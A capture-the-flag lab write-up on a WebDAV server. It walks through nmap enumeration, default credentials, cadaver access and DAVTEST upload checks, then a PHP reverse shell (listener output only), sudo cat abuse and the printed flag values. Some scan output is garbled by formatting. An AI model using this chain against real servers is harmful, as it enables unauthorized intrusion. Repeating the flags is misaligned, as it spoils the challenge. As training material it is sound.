

Dav



WebDAV (Web Distributed Authoring and Versioning) is an HTTP/HTTPS extension that allows users to remotely access, upload, download, modify, and manage files on a web server.

If an administrator leaves default or weak credentials enabled, an attacker who discovers the WebDAV service may authenticate using those credentials. Depending on the user's permissions, this could allow the attacker to:

- Access sensitive files
- Upload or modify files
- Delete files
- Potentially upload a malicious file and achieve further compromise, if the server permits executable content

What is cadaver?

Cadaver is a command-line WebDAV client commonly used for testing and interacting with WebDAV servers.

For example, in an authorized lab:

cadaver http://TARGET_IP/webdav/

After authentication, it can be used to perform operations such as listing directories and transferring files.

Attack chain in a lab:

WebDAV discovered → default credentials → authenticated access → file manipulation/upload → possible further compromise depending on server configuration

For a professional report, describe this as a WebDAV authentication/configuration weakness leading to unauthorized file access or modification rather than simply calling it a “WebDAV vulnerability.”

Steps

This is the first stage where i start enumeration of the target.

Starting with nmap. Nmap is the very powerful tool if you use it properly.

```
nmap -sC -sV -O 10.49.143.15
```

Starting Nmap 7.99 (<https://nmap.org>) at 2026-10-08 06:20 +0000

Nmap scan report for 10.49.143.15

Host is up (0.070s latency).

Not shown: 999 closed tcp ports (reset)

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

TCP/IP fingerprint:

OS:SCAN(V=7.99%E=4%D=10/8%OT=80%CT=1%CU=39671%PV=Y%DS=3%DC=I%G=Y%
TM=6AC7363

OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%II=I%TS=8)SEQ(SP=1
OS:05%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=8)SEQ(SP=106%GCD=1%ISR=108%TI=Z%
CI=I%

OS:II=I%TS=8)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)SEQ(SP=107%GCD=
1%

OS:ISR=106%TI=Z%CI=I%II=I%TS=8)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4
E8NNT

OS:11NW7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=68DF%W2=
68DF%W3=6

OS:8DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M4E8
NNSNW7%CC=Y%Q

OS:)=)T1(R=Y%DF=Y%T=40%S=O%A=S+

%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%

OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
%F=AR%O=%RD=0%Q=

OS:T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40
%W=0%S=Z%A=

OS:S+

%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
=G%RU

OS:CK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 22.90 seconds

#Here i can see that port 80 is open and on that port Apache is running. Just for my curiosity i start more deep scanning through nmap .

Lets start the scan.

```
nmap -sV -p 80 --script=http-enum 10.49.143.15
```

Starting Nmap 7.99 (<https://nmap.org>) at 2026-10-08 08:03 +0000

Nmap scan report for 10.49.143.15

Host is up (0.044s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

80/tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
--------	------	------	--------------------------------

_http-server-header: Apache/2.4.18 (Ubuntu)			
---	--	--	--


http-enum:			
------------	--	--	--

_ /webdav/ : Potentially interesting folder (401 Unauthorized)			
---	--	--	--

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds

We achieved an unexpectedly strong outcome from this initiative. While we open it in browser its asking some username , password and **401 Unauthorized** thats mean some authentication mechanism is there. For confirming that i used to open it in browser and below is the screen shot.



The WebDAV instance was found to be using default administrative credentials. An attacker could easily locate these credentials via public documentation and leverage them to gain unauthorized administrative access to the root directory
Username :wampp, password :xampp

Index of /webdav

Name	Last modified	Size	Description
 Parent Directory		-	
 passwd.dav	2019-08-25 20:43	44	

Apache/2.4.18 (Ubuntu) Server at 10.49.143.15 Port 80

Initial access was established via the WebDAV interface using the cadaver CLI utility. The service allowed successful authentication using publicly documented default credentials
cadaver <http://10.49.143.15/webdav/>

Authentication required for webdav on server `10.49.143.15':

```
Username: wampp
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
    passwd.dav          44 Aug 26 2019
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
    passwd.dav          44 Aug 26 2019
```

To map out the target's attack surface, I pivoted to directory enumeration and deployed DAVTEST against the exposed WebDAV server. The tool aggressively cycled through multiple extensions, checking not just if the server accepted file uploads, but if it would actively execute them. When the results came back positive for server-side code execution, the path was clear: the environment was completely vulnerable to an interactive web shell.

```
*****
Testing DAV connection
OPEN      SUCCEED:    http://10.49.143.15/webdav
*****
NOTE  Random string for this session: Pv2RHkG5zoQFAZn
*****
Creating directory
MKCOL     SUCCEED:    Created http://10.49.143.15/webdav/
DavTestDir\_Pv2RHkG5zoQFAZn/
*****
Sending test files
PUT  cgi  SUCCEED:    http://10.49.143.15/webdav/DavTestDir\_Pv2RHkG5zoQFAZn/
davtest\_Pv2RHkG5zoQFAZn.cgi
PUT  asp  SUCCEED:    http://10.49.143.15/webdav/DavTestDir\_Pv2RHkG5zoQFAZn/
davtest\_Pv2RHkG5zoQFAZn.asp
PUT  pl   SUCCEED:    http://10.49.143.15/webdav/DavTestDir\_Pv2RHkG5zoQFAZn/
davtest\_Pv2RHkG5zoQFAZn.pl
PUT  php  SUCCEED:    http://10.49.143.15/webdav/DavTestDir\_Pv2RHkG5zoQFAZn/
davtest\_Pv2RHkG5zoQFAZn.php
PUT  html SUCCEED:    http://10.49.143.15/webdav/DavTestDir\_Pv2RHkG5zoQFAZn/
davtest\_Pv2RHkG5zoQFAZn.html
PUT  cfm  SUCCEED:    http://10.49.143.15/webdav/DavTestDir\_Pv2RHkG5zoQFAZn/
davtest\_Pv2RHkG5zoQFAZn.cfm
PUT  jhtml SUCCEED:    http://10.49.143.15/webdav/DavTestDir\_Pv2RHkG5zoQFAZn/
davtest\_Pv2RHkG5zoQFAZn.jhtml
PUT  aspx SUCCEED:    http://10.49.143.15/webdav/DavTestDir\_Pv2RHkG5zoQFAZn/
davtest\_Pv2RHkG5zoQFAZn.aspx
PUT  jsp  SUCCEED:    http://10.49.143.15/webdav/DavTestDir\_Pv2RHkG5zoQFAZn/
davtest\_Pv2RHkG5zoQFAZn.jsp
PUT  shtml SUCCEED:    http://10.49.143.15/webdav/DavTestDir\_Pv2RHkG5zoQFAZn/
davtest\_Pv2RHkG5zoQFAZn.shtml
```

[davtest_Pv2RHkG5zoQFAZn.shtml](http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn.shtml)

PUT txt SUCCEED: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.txt

Checking for test file execution

EXEC cgi FAIL

EXEC asp FAIL

EXEC pl FAIL

EXEC php SUCCEED: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.php

EXEC php FAIL

EXEC html SUCCEED: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.html

EXEC html FAIL

EXEC cfm FAIL

EXEC jhtml FAIL

EXEC aspx FAIL

EXEC jsp FAIL

EXEC shtml FAIL

EXEC txt SUCCEED: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.txt

EXEC txt FAIL

/usr/bin/davtest Summary:

Created: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn

PUT File: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.cgi

PUT File: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.asp

PUT File: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.pl

PUT File: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.php

PUT File: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.html

PUT File: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.cfm

PUT File: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.jhtml

PUT File: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.aspx

PUT File: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.jsp

PUT File: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/davtest_Pv2RHkG5zoQFAZn.shtml

PUT File: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/

[davtest_Pv2RHkG5zoQFAZn.txt](#)

Executes: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/

[davtest_Pv2RHkG5zoQFAZn.php](#)

Executes: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/

[davtest_Pv2RHkG5zoQFAZn.html](#)

Executes: http://10.49.143.15/webdav/DavTestDir_Pv2RHkG5zoQFAZn/

[davtest_Pv2RHkG5zoQFAZn.txt](#)

Now I know that by using php file i can execute the payload here so quickly i upload a payload there and take the shell. Below is the POC

listening on [any] 4444 ...

connect to [192.168.132.3] from (UNKNOWN) [10.49.143.15] 33314

Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64

x86_64 x86_64 GNU/Linux

01:49:22 up 2:34, 0 users, load average: 0.95, 0.45, 0.18

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data)

/bin/sh: 0: can't access tty; job control turned off

\$

Now its time to find the user.txt for this particualr lab. I got the user flag under user home directory the flag

user.txt >> 449b40fe93f78a938523b7e4dcd66d2a

The first step was to enumerate the current user's sudo privileges using the following command:

sudo -l

The output revealed that the user was permitted to execute the cat command with elevated sudo privileges. This is significant because cat can be used to read the contents of arbitrary files that the current user would otherwise be unable to access. Therefore, the misconfigured sudo permission potentially allows access to sensitive system files and information.

Matching Defaults entries for www-data on ubuntu:

env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:

(ALL) NOPASSWD: /bin/cat

Finally i got root.txt and successfully completed my lab.

root.txt >> 101101ddc16b0cdf65ba0b8a7af7afa5